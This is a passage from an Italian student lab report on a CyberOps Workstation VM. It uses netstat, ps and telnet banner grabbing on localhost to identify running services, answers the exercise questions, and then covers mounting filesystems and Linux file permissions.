unix 3      [ ]      STREAM   CONNECTED  5655      /run/dbus/system_bus_socket
unix 2      [ ]      DGRAM    CONNECTED  2606      /tmp/.ICE-unix/478
unix 3      [ ]      STREAM   CONNECTED  5616      /tmp/.X11-unix/X0
unix 3      [ ]      STREAM   CONNECTED  3996      /run/systemd/journal/stdout
unix 3      [ ]      STREAM   CONNECTED  5660      /run/user/1000/bus
unix 3      [ ]      STREAM   CONNECTED  5618      /run/user/1000/bus
unix 3      [ ]      STREAM   CONNECTED  2569      /run/user/1000/at-spi/bus_0
unix 3      [ ]      STREAM   CONNECTED  4624      @b912d1785b3bd7c7/bus/dbus-broker-lau/user
unix 3      [ ]      STREAM   CONNECTED  4666      @cf527e5c2e5ae68c/bus/dbus-broker-lau/user
unix 3      [ ]      STREAM   CONNECTED  5445      @4ad7346c5c5cc95f/bus/systemd/bus-system
unix 3      [ ]      STREAM   CONNECTED  3744      @7caf1d0f678efaff/bus/dbus-broker-lau/system
unix 3      [ ]      STREAM   CONNECTED  2860      @6efb0ffa7f6851b0/bus/systemd-network/bus-api
-network
unix 3      [ ]      STREAM   CONNECTED  3874      @916d806da1d32213/bus/systemd-logind/system
unix 3      [ ]      STREAM   CONNECTED  3713      @f7b830b49635ece2/bus/systemd/bus-api-system
unix 3      [ ]      STREAM   CONNECTED  5512      @2e464c9d2aa9a694/bus/systemd/bus-api-user
[analyst@secOps ~]$ sudo netstat -tunap
[sudo] password for analyst:
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:6633            0.0.0.0:*               LISTEN      370/python3.9
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      752/nginx: master p
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      453/vsftpd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      380/sshd: /usr/bin/
tcp6       0      0 :::22                   :::*                    LISTEN      380/sshd: /usr/bin/
udp        0      0 10.0.2.15:68            0.0.0.0:*               LISTEN      291/systemd-network
[analyst@secOps ~]$
```

Significato delle opzioni di netstat

Opzione	Descrizione
-t	Mostra le connessioni TCP
-u	Mostra le connessioni UDP
-n	Visualizza indirizzi IP e porte in forma numerica, senza risoluzione DNS
-a	Mostra tutte le connessioni, incluse quelle in stato LISTEN
-p	Mostra il PID e il nome del processo associato a ciascuna connessione

Servizi identificati

Protocollo	Porta	Stato	PID	Servizio
TCP	6633	LISTEN	370	python3.9 (controller SDN/POX)
TCP	80	LISTEN	752	nginx (web server HTTP)
TCP	21	LISTEN	453	vsftpd (server FTP)
TCP	22	LISTEN	380	sshd (server SSH)
TCP6	22	LISTEN	380	sshd (IPv6)
UDP	68	n/a	291	systemd-network (client DHCP)

Nota di analisi: L'ordine delle opzioni non e' rilevante per `netstat`. Le combinazioni `-tunap`, `-atnup` e `-punAt` producono identicamente lo stesso output. Questo e' il comportamento standard degli strumenti Unix/Linux conformi allo standard POSIX.

Correlazione tra netstat e ps tramite grep

Per verificare l'identita' del processo nginx associato alla porta 80, i dati di `netstat` sono stati incrociati con l'output di `ps` filtrando per il PID 752.

Comando eseguito:

```
sudo ps -elf | grep 752
```

The screenshot shows a terminal window titled 'Terminal - analyst@secOps:~' within a 'CyberOps Workstation [In esecuzione] - Oracle VirtualBox' environment. The terminal displays the output of the command `sudo ps -elf | grep 752`. The output consists of three lines of process information:

```
[analyst@secOps ~]$ sudo ps -elf | grep 752
1 S root          752      1  0  80   0 -  3723 sigsus 04:11 ?        00:00:00 nginx: master process /usr/sbin/nginx
5 S http          753      752  0  80   0 -  3827 do_epo 04:11 ?        00:00:00 nginx: worker process
0 S analyst      817      770  0  80   0 -  1615 anon_p 04:18 pts/3    00:00:00 grep 752
[analyst@secOps ~]$
```

The terminal window has a menu bar with 'File', 'Macchina', 'Visualizza', 'Inserimento', 'Dispositivi', and 'Aiuto'. The status bar at the bottom shows the date '2026-06-22 04:18' and the username 'analyst'.

L'output ha confermato la presenza di tre righe distinte:

- **PID 752:** processo `nginx: master process`, di proprietà di `root`, avviato da PID 1 (systemd).
- **PID 753:** processo `nginx: worker process`, di proprietà dell'utente `http`, figlio del processo 752.
- **PID 817:** il processo `grep 752` stesso, apparso nell'output in quanto processo attivo contenente la stringa cercata.

Nota di analisi: *L'architettura master/worker di nginx e' una scelta deliberata di sicurezza. Il processo master necessita dei privilegi di root per aprire la porta privilegiata 80 (porte sotto 1024 richiedono root su Linux), mentre il worker opera con l'utente non privilegiato `http`. In caso di compromissione del worker, l'attaccante non otterrebbe privilegi di root sull'intero sistema.*

PARTE 2: VERIFICA DEI SERVIZI TCP TRAMITE TELNET

Telnet e' un protocollo di comunicazione remota che opera su TCP. Sebbene non sia raccomandato per l'amministrazione remota in quanto trasmette i dati in chiaro, risulta uno strumento diagnostico efficace per verificare la raggiungibilita' di un servizio TCP e per effettuare banner grabbing a livello applicativo.

| Test sulla Porta 80: Web Server HTTP (nginx)

Comando eseguito:

```
telnet 127.0.0.1 80
```


The screenshot shows a terminal window titled "Terminal - analyst@secOps:~" within a "CyberOps Workstation [In esecuzione] - Oracle VirtualBox" environment. The terminal displays the output of the command `sudo ps -elf | grep 752`, which lists three processes: a root process (PID 752), an http worker process (PID 753), and an analyst process (PID 817). Following this, the user initiates a telnet connection to 127.0.0.1 on port 80. The connection is successful, and the user sends the string "hey". The server responds with an "HTTP/1.1 400 Bad Request" status. The response headers are displayed, including the server version (nginx/1.28.0), the date (Mon, 22 Jun 2026 08:20:23 GMT), and the content type (text/html). The connection is then closed by the foreign host. The terminal window also shows a taskbar at the bottom with various application icons and a system tray.

```
[analyst@secOps ~]$ sudo ps -elf | grep 752
1 S root          752      1  0  80   0 -  3723 sigsus 04:11 ?        00:00:00 nginx: master process /usr/sbin/nginx
5 S http          753      752  0  80   0 -  3827 do_epo 04:11 ?        00:00:00 nginx: worker process
0 S analyst      817      770  0  80   0 -  1615 anon_p 04:18 pts/3    00:00:00 grep 752
[analyst@secOps ~]$ telnet 127.0.0.1 80
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
hey
HTTP/1.1 400 Bad Request
Server: nginx/1.28.0
Date: Mon, 22 Jun 2026 08:20:23 GMT
Content-Type: text/html
Content-Length: 157
Connection: close

<html>
<head><title>400 Bad Request</title></head>
<body>
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.28.0</center>
</body>
</html>
Connection closed by foreign host.
[analyst@secOps ~]$
```

L'invio della stringa casuale `hey` ha provocato la risposta del server con un errore HTTP 400 Bad Request. L'analisi dell'header di risposta ha rivelato informazioni di fondamentale importanza per la verifica del servizio:

```
HTTP/1.1 400 Bad Request
Server: nginx/1.28.0
Date: Mon, 22 Jun 2026 08:20:23 GMT
Content-Type: text/html
Connection: close
```

Le informazioni ricavate dalla risposta sono le seguenti:

- Il processo PID 752 e' confermato essere nginx, non un processo mascherato.
- La versione esatta del software installato e' **nginx 1.28.0**.
- Il server comunica correttamente a livello applicativo (Layer 7 del modello OSI).
- La risposta e' formattata in HTML perche' nginx implementa il protocollo HTTP, che prevede risposte strutturate secondo le specifiche RFC anche per gli errori.

Test sulla Porta 22 (SSH) e Porta 68 (DHCP)

Comandi eseguiti:

```
telnet 127.0.0.1 22  
telnet 127.0.0.1 68
```

The screenshot shows a terminal window titled "Terminal - analyst@secOps:~" within a "CyberOps Workstation [In esecuzione] - Oracle VirtualBox" environment. The terminal displays the following commands and output:

```
r/sbin/nginx
5 S http      753      752  0  80    0 - 3827 do_epo 04:11 ?      00:00:00 nginx: worker process
0 S analyst   817      770  0  80    0 - 1615 anon_p 04:18 pts/3    00:00:00 grep 752
[analyst@secOps ~]$ telnet 127.0.0.1 80
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
hey
HTTP/1.1 400 Bad Request
Server: nginx/1.28.0
Date: Mon, 22 Jun 2026 08:20:23 GMT
Content-Type: text/html
Content-Length: 157
Connection: close

<html>
<head><title>400 Bad Request</title></head>
<body>
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.28.0</center>
</body>
</html>
Connection closed by foreign host.
[analyst@secOps ~]$ telnet 127.0.0.1 22
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
SSH-2.0-OpenSSH_10.0
oi
Invalid SSH identification string.
Connection closed by foreign host.
[analyst@secOps ~]$ telnet 127.0.0.1 68
Trying 127.0.0.1...
telnet: Unable to connect to remote host: Connection refused
[analyst@secOps ~]$
```

Risultato porta 22 (SSH):

Il server SSH ha risposto immediatamente con il proprio banner di identificazione:

```
SSH-2.0-OpenSSH_10.0
Invalid SSH identification string.
Connection closed by foreign host.
```

Il servizio si è identificato con versione **OpenSSH 10.0**, quindi ha chiuso la connessione rilevando che il client non stava parlando il protocollo SSH corretto. Questo comportamento dimostra l'efficacia del banner grabbing via Telnet come tecnica di rilevamento delle versioni dei servizi esposti.

Risultato porta 68 (DHCP):

```
telnet: Unable to connect to remote host: Connection refused
```

La connessione e' stata rifiutata immediatamente. La porta 68 e' riservata al protocollo DHCP, che opera esclusivamente su **UDP**. Poiche' Telnet utilizza il protocollo TCP, il kernel del sistema operativo ha rifiutato la connessione prima ancora di raggiungere il servizio: TCP richiede un three-way handshake (SYN, SYN-ACK, ACK) che UDP non supporta.

RIEPILOGO DEI SERVIZI IDENTIFICATI

Porta	Protocollo	Servizio	Versione	Esito Test Telnet
21	TCP	vsftpd (FTP)	n/a	Non testato in questa sessione
22	TCP	OpenSSH	10.0	Banner visibile, connessione chiusa
80	TCP	nginx (HTTP)	1.28.0	Risposta HTTP 400, versione visibile
6633	TCP	python3.9 (POX)	n/a	Non testato in questa sessione
68	UDP	DHCP	n/a	Connection refused (incompatibilita' UDP/TCP)

DOMANDE DELL'ESERCIZIO E RISPOSTE

D1. Perché è stato necessario eseguire ps come root?

Senza privilegi di root, il comando `ps` mostra solo i processi appartenenti all'utente corrente. Con `sudo`, il sistema concede i permessi necessari per leggere le informazioni di tutti i processi attivi, inclusi quelli di sistema e quelli di altri utenti. Alcuni processi critici, come i servizi di rete, girano come root o con utenti dedicati e non sarebbero visibili senza privilegi elevati.

D2. Come viene rappresentata la gerarchia dei processi da ps?

Con l'opzione `-H`, `ps` rappresenta la gerarchia tramite indentazione visiva dei nomi nella colonna CMD. I processi figli appaiono rientrati verso destra rispetto al processo padre. La colonna PPID fornisce inoltre l'informazione numerica della relazione padre-figlio.

D3. Qual è il significato delle opzioni -t, -u, -n, -a e -p in netstat?

- `-t`: mostra le connessioni TCP.
- `-u`: mostra le connessioni UDP.
- `-n`: visualizza indirizzi IP e numeri di porta in forma numerica, senza risoluzione DNS.
- `-a`: mostra tutte le connessioni, incluse quelle in stato LISTEN.
- `-p`: mostra il PID e il nome del processo associato a ciascuna connessione.

D4. L'ordine delle opzioni è importante per netstat?

No. Le opzioni di `netstat` possono essere specificate in qualsiasi ordine sotto il medesimo trattino. Le combinazioni `-tunap`, `-atnup` e `-punAt` producono tutti lo stesso risultato. Questo è il comportamento standard degli strumenti Unix/Linux conformi allo standard POSIX.

D5. Qual è il protocollo di Livello 4, lo stato e il PID del processo sulla porta 80?

- **Protocollo Livello 4:** TCP
- **Stato:** LISTEN
- **PID:** 752
- **Programma:** nginx: master process

D6. Che tipo di servizio è in esecuzione sulla porta 80 TCP?

La porta 80 TCP e' la porta standard assegnata al protocollo **HTTP** (HyperText Transfer Protocol). Un servizio in ascolto su questa porta e' un web server, confermato sia dal nome del processo (`nginx`) che dalla risposta ottenuta tramite Telnet, che ha restituito header HTTP conformi alle specifiche RFC.

D7. Il processo PID 752 e' nginx. Come si potrebbe concludere dall'output?

Dall'output di `sudo ps -elf | grep 752` si vede chiaramente nella colonna CMD il testo `nginx: master process /usr/sbin/nginx`. La correlazione con `netstat` conferma che il PID 752 e' il processo in ascolto sulla porta 80, porta tipicamente associata ai web server HTTP.

D8. Cos'e' nginx? Qual e' la sua funzione?

nginx (pronunciato "engine-x") e' un web server open source ad alte prestazioni, utilizzato anche come reverse proxy, load balancer e cache HTTP. E' progettato per gestire un elevato numero di connessioni simultanee con un consumo minimo di risorse. Nel contesto dell'esercizio opera come server web in ascolto sulla porta 80 TCP con versione 1.28.0.

D9. Il processo worker ha il processo master come genitore. Cosa significa? E' comune?

Si', e' un comportamento comune e deliberato. nginx adotta un'architettura master/worker per ragioni di sicurezza: il processo master (PID 752, root) si occupa di aprire la porta privilegiata 80 e gestire la configurazione, mentre il worker (PID 753, utente `http`) gestisce le richieste HTTP reali con privilegi ridotti. In caso di compromissione del worker, l'attaccante non otterrebbe privilegi di root sull'intero sistema.

D10. Perche' l'ultima riga mostra grep 752?

Perche' il comando `grep 752` e' esso stesso un processo in esecuzione nel momento in cui `ps` cattura lo snapshot del sistema. Siccome il suo comando contiene la stringa "752", viene incluso nel risultato del filtro. E' un comportamento normale e atteso, non un errore del sistema.

D11. Perche' l'errore e' stato inviato come pagina web?

Perche' nginx e' un server HTTP e il protocollo HTTP definisce che qualsiasi risposta, inclusi gli errori, deve essere formattata secondo le specifiche del protocollo stesso, con header e body HTML. nginx non puo' rispondere in altro modo sulla porta 80: qualunque input riceva, risponde sempre in formato HTTP, come specificato negli RFC del protocollo.

D12. Cosa ha rivelato la connessione Telnet alla porta 80?

- Il servizio sulla porta 80 e' effettivamente nginx, non malware mascherato.

- La versione precisa installata e' **nginx/1.28.0**.
- Lo stack di rete del sistema e' completamente funzionante fino al **Livello 7** del modello OSI.

D13. Cosa succede quando si usa Telnet sulla porta 68? Spiega.

La connessione viene rifiutata immediatamente con il messaggio `Connection refused`. La porta 68 e' utilizzata dal protocollo DHCP che opera su UDP. Telnet stabilisce connessioni esclusivamente tramite TCP. I protocolli sono incompatibili: TCP richiede un three-way handshake che UDP non supporta, quindi il sistema operativo rifiuta la connessione prima ancora che possa essere stabilita.

D14. Quali sono i vantaggi dell'uso di netstat?

`netstat` offre diversi vantaggi operativi per un analista di sicurezza: permette di visualizzare in tempo reale tutti i servizi in ascolto e le connessioni attive, identifica il PID e il nome del processo associato a ciascuna porta, consente di rilevare rapidamente servizi non autorizzati o backdoor, supporta il filtraggio per protocollo (TCP/UDP) e mostra sia le connessioni IPv4 che IPv6. E' uno strumento fondamentale per l'inventario dei servizi di rete e per la risposta agli incidenti.

D15. Quali sono i vantaggi dell'uso di Telnet? E' sicuro?

Telnet e' utile come strumento diagnostico perche' permette di testare la raggiungibilita' di qualsiasi servizio TCP, di leggere il banner di identificazione del servizio (banner grabbing) e di interagire direttamente con i protocolli applicativi a livello testuale. Tuttavia **non e' sicuro** per l'amministrazione remota: trasmette tutti i dati, incluse le credenziali di autenticazione, in chiaro senza alcuna cifratura. Un attaccante in grado di intercettare il traffico di rete (attacco man-in-the-middle) puo' leggere tutto il contenuto della sessione. Per l'accesso remoto sicuro si utilizza sempre **SSH**, che cifra l'intera comunicazione.

Esercizio 3 - NAVIGAZIONE DEL FILE SYSTEM LINUX E GESTIONE DEI PERMESSI

Analisi tecnica dell'architettura dei filesystem, del modello di permessi Unix/Linux e dei meccanismi di linking, condotta in ambiente CyberOps Workstation

Executive Summary

Il presente report documenta un'attività di analisi pratica condotta su un sistema Linux (ambiente CyberOps Workstation, distribuzione basata su systemd, virtualizzata tramite Oracle VirtualBox), con l'obiettivo di acquisire competenze operative fondamentali per un ruolo di Junior SOC Analyst in ambito di amministrazione, hardening e troubleshooting di sistemi Linux.

L'attività si è articolata in tre macro-aree di indagine tecnica, ciascuna rilevante dal punto di vista della sicurezza informatica.

1. Architettura e gestione dei filesystem

È stata analizzata la struttura dei dispositivi a blocchi presenti sul sistema, la logica di montaggio (mounting) tramite cui un dispositivo fisico viene resa accessibile al sistema operativo attraverso un punto di montaggio (mount point), e il comportamento del filesystem radice (/). Questo tipo di competenza è centrale in ambito forense e di incident response, poiché la comprensione di come un dispositivo a blocchi viene esposto al sistema operativo è prerequisito per attività di acquisizione di evidenze digitali, analisi di dispositivi removibili compromessi e verifica di filesystem nascosti o non autorizzati.

2. Modello di permessi Unix/Linux

È stato analizzato in profondità il sistema di controllo accessi basato su tre classi di soggetti (proprietario, gruppo, altri) e tre tipologie di permesso (lettura, scrittura, esecuzione), con relativa notazione sia simbolica che ottale. Sono stati eseguiti test pratici di modifica dei permessi (chmod) e della proprietà (chown), osservando in concreto come la mancanza di un singolo bit di permesso sia sufficiente a negare un'intera operazione, anche in presenza di permessi di lettura. Questo aspetto è di interesse diretto per la sicurezza, poiché una configurazione errata dei permessi rappresenta una delle cause più comuni di privilege escalation e di esposizione involontaria di dati sensibili.

3. File speciali e meccanismi di linking

È stata condotta un'analisi dei tipi di file presenti nel filesystem Linux (file regolari, directory, file a blocco, file a carattere, link simbolici), con particolare attenzione alla differenza concettuale e operativa tra link simbolici e hard link. È stato dimostrato sperimentalmente come un link simbolico, puntando a un nome di file, si rompa quando il file di destinazione viene rinominato, mentre un hard link, puntando direttamente all'inode, continui a funzionare correttamente anche dopo la rinomina del file originale. Questo concetto ha rilevanza pratica in ambito di sicurezza, in particolare per la comprensione di tecniche di attacco basate su symlink (symlink attack/race condition) e per attività di data recovery.

Tutte le attività sono state condotte tramite riga di comando (bash), utilizzando comandi nativi quali lsblk, mount, umount, ls, chmod, chown, ln, mv, cat, touch.

Ambiente di Test

Parametro	Valore
Sistema	CyberOps Workstation (VM)
Hypervisor	Oracle VirtualBox
Utente operativo	analyst
Shell	bash
Filesystem analizzato	ext4

Analisi dell'Architettura dei Filesystem

Identificazione dei dispositivi a blocchi e dei filesystem montati

Il primo passo dell'analisi consiste nell'identificare i dispositivi di archiviazione fisicamente collegati al sistema e lo stato corrente del loro montaggio.

COMANDO

```
lsblk
```

NAME	MAJ:MIN	RM	SIZE	RO	TYPE	MOUNTPOINTS
sda	8:0	0	10G	0	disk	
└─sda1	8:1	0	10G	0	part	/
sdb	8:16	0	1G	0	disk	
└─sdb1	8:17	0	1023M	0	part	
sr0	11:0	1	1024M	0	rom	

COMANDO

```
mount
```

The screenshot shows a terminal window titled 'Terminal - analyst@secOps~'. The user has executed the command `lsblk`, which displays the following output:

NAME	MAJ:MIN	RM	SIZE	RO	TYPE	MOUNTPOINTS
sda	8:0	0	10G	0	disk	
└─sda1	8:1	0	10G	0	part	/
sdb	8:16	0	1G	0	disk	
└─sdb1	8:17	0	1023M	0	part	
sr0	11:0	1	1024M	0	rom	

Following this, the user has executed the `mount` command, which shows the current state of the filesystems:

```
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
sys on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
dev on /dev type devtmpfs (rw,nosuid,relatime,size=995444k,nr_inodes=248861,mode=755,inode64)
run on /run type tmpfs (rw,nosuid,nodev,relatime,mode=755,inode64)
/dev/sda1 on / type ext4 (rw,relatime)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev,inode64)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
cgroup2 on /sys/fs/cgroup type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot)
none on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
bpf on /sys/fs/bpf type bpf (rw,nosuid,nodev,noexec,relatime,mode=700)
systemd-1 on /proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=41,pgrpr=1,timeout=0,minproto=5,maxproto=5,direct,pipe_ino=2398)
hugetlbfs on /dev/hugepages type hugetlbfs (rw,nosuid,nodev,relatime,pagesize=2M)
debugfs on /sys/kernel/debug type debugfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /tmp type tmpfs (rw,nosuid,nodev,nr_inodes=1048576,inode64)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
tracefs on /sys/kernel/tracing type tracefs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /run/credentials/systemd-journald.service type tmpfs (ro,nosuid,nodev,noexec,relatime,nosymlinks,size=1024k,nr_inodes=1024,mode=700,inode64,noswap)
fusectl on /sys/fs/fuse/connections type fusectl (rw,nosuid,nodev,noexec,relatime)
configfs on /sys/kernel/config type configfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /run/credentials/systemd-networkd.service type tmpfs (ro,nosuid,nodev,noexec,relatime,nosymlinks,size=1024k,nr_inodes=1024,mode=700,inode64,noswap)
tmpfs on /run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,size=200916k,nr_inodes=50229,mode=700,uid=1000,gid=1000,inode64)
```

Interpretazione tecnica: il sistema dispone di tre dispositivi a blocchi: sda (10GB, contenente la partizione sda1 già montata sulla radice /), sdb (1GB, contenente la partizione sdb1, non ancora associata a nessun punto di montaggio) e sr0 (unità ottica). L'output del comando mount conferma che /dev/sda1 è formattato in ext4 ed è montato in modalità lettura/scrittura (rw).

Filtraggio del filesystem radice e ispezione della struttura di root

```
mount | grep sda1
```

```
/dev/sda1 on / type ext4 (rw,relatime)
```

COMANDO

```
cd /
ls -l
```

The screenshot shows a terminal window titled "CyberOps Workstation [In esecuzione] - Oracle VirtualBox". The terminal is running a Linux system with the user "analyst@secOps". The following commands and their outputs are shown:

```

mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
tracefs on /sys/kernel/tracing type tracefs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /run/credentials/systemd-journald.service type tmpfs (ro,nosuid,nodev,noexec,relatime,nosymfoll
ow,size=1024k,nr_inodes=1024,mode=700,inode64,noswap)
fusectl on /sys/fs/fuse/connections type fusectl (rw,nosuid,nodev,noexec,relatime)
configfs on /sys/kernel/config type configfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /run/credentials/systemd-networkd.service type tmpfs (ro,nosuid,nodev,noexec,relatime,nosymfoll
ow,size=1024k,nr_inodes=1024,mode=700,inode64,noswap)
tmpfs on /run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,size=200916k,nr_inodes=50229,mode=700,uid=1
000,gid=1000,inode64)
[analyst@secOps ~]$ mount | grep sda1
/dev/sda1 on / type ext4 (rw,relatime)
[analyst@secOps ~]$ cd/
bash: cd/: No such file or directory
[analyst@secOps ~]$ cd /
[analyst@secOps /]$ ls -l
total 52
lrwxrwxrwx 1 root root 7 May 3 2025 bin -> usr/bin
drwxr-xr-x 3 root root 4096 Jun 18 2025 boot
drwxr-xr-x 20 root root 3920 Jun 22 04:51 dev
drwxr-xr-x 73 root root 4096 Jun 19 2025 etc
drwxr-xr-x 3 root root 4096 Mar 20 2018 home
lrwxrwxrwx 1 root root 7 May 3 2025 lib -> usr/lib
lrwxrwxrwx 1 root root 7 May 3 2025 lib64 -> usr/lib
drwx----- 2 root root 16384 Mar 20 2018 lost+found
drwxr-xr-x 2 root root 4096 Jan 5 2018 mnt
drwxr-xr-x 3 root root 4096 Jun 17 2025 opt
dr-xr-xr-x 210 root root 0 Jun 22 04:51 proc
drwxr-xr-x 8 root root 4096 Jun 16 11:19 root
drwxr-xr-x 22 root root 580 Jun 22 04:51 run
lrwxrwxrwx 1 root root 7 May 3 2025/sbin -> usr/bin
drwxr-xr-x 6 root root 4096 Mar 24 2018 srv
dr-xr-xr-x 13 root root 0 Jun 22 04:51 sys
drwxrwxrwt 11 root root 260 Jun 22 04:52 tmp
drwxr-xr-x 10 root root 4096 Jun 19 2025 usr
drwxr-xr-x 12 root root 4096 Jun 19 2025 var
[analyst@secOps /]$

```

Interpretazione tecnica: la directory radice / contiene le directory standard di un sistema Linux (bin, etc, home, var, usr, ecc.), tutte fisicamente memorizzate all'interno della partizione /dev/sda1. Si osserva inoltre che /dev/sdb1, benché esistente come dispositivo fisico, non compare in alcun punto della struttura di directory: questo perché un dispositivo a blocchi diventa visibile e navigabile solo dopo essere stato esplicitamente montato su una directory tramite il comando mount. Prima del

montaggio, il dispositivo esiste a livello di kernel ma è completamente isolato dal namespace del filesystem.

Montaggio manuale di un filesystem secondario

```
ls -l ~/second_drive/  
sudo mount /dev/sdb1 ~/second_drive/  
ls -l ~/second_drive/
```

```
total 20  
drwx----- 2 root    root    16384 Mar 26 2018 lost+found  
-rw-r--r-- 1 analyst analyst  183 Mar 26 2018 myFile.txt
```

```
mount | grep /dev/sd
```

```
/dev/sda1 on / type ext4 (rw,relatime)  
/dev/sdb1 on /home/analyst/second_drive type ext4 (rw,relatime)
```

```
cd ~  
sudo umount /dev/sdb1  
ls -l ~/second_drive/
```

```
total 0
```


```
CyberOps Workstation [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Applications: Terminal - analyst@secO...
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help
[analyst@secOps ~]$ ls -l ~/second_drive/
total 0
[analyst@secOps ~]$ sudo mount /dev/sdb1 ~/second_drive/
[sudo] password for analyst:
[analyst@secOps ~]$ ls -l ~/second_drive/
total 20
drwx----- 2 root    root    16384 Mar 26  2018 lost+found
-rw-r--r--  1 analyst analyst  183 Mar 26  2018 myFile.txt
[analyst@secOps ~]$ mount | grep /dev/sd
/dev/sda1 on / type ext4 (rw,relatime)
/dev/sdb1 on /home/analyst/second_drive type ext4 (rw,relatime)
[analyst@secOps ~]$ cd ~
[analyst@secOps ~]$ sudo umount /dev/sdb1
[analyst@secOps ~]$ ls -l ~/second_drive/
total 0
[analyst@secOps ~]$
```

Interpretazione tecnica: questa sequenza dimostra in modo inequivocabile il funzionamento del meccanismo di montaggio. Prima del mount, la directory second_drive risulta completamente vuota (total 0). Dopo il montaggio, compaiono immediatamente due elementi (lost+found e myFile.txt): tali file non vengono creati dal comando mount, ma esistevano già fisicamente scritti sulla partizione /dev/sdb1; il comando mount si limita a rendere accessibile, tramite il punto di montaggio indicato, un contenuto che era già presente sul disco. Dopo l'esecuzione di umount, la directory torna vuota: il contenuto non è stato eliminato, ma semplicemente scollegato dal namespace del filesystem corrente, e rimarrà disponibile al prossimo montaggio della medesima partizione.

Gestione dei Permessi dei File

Notazione dei permessi: analisi di un file di esempio

```
cd lab.support.files/scripts/  
ls -l
```



```
CyberOps Workstation [In esecuzione] - Oracle VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
Applications: Terminal - analyst@secO... 2026-06-22 05:04 analyst  
Terminal - analyst@secOps:~/lab.support.files/scripts  
File Edit View Terminal Tabs Help  
[analyst@secOps ~]$ cd lab.support.files/scripts/  
[analyst@secOps scripts]$ ls -l  
total 68  
-rwxr-xr-x 1 analyst analyst 952 Mar 21 2018 configure_as_dhcp.sh  
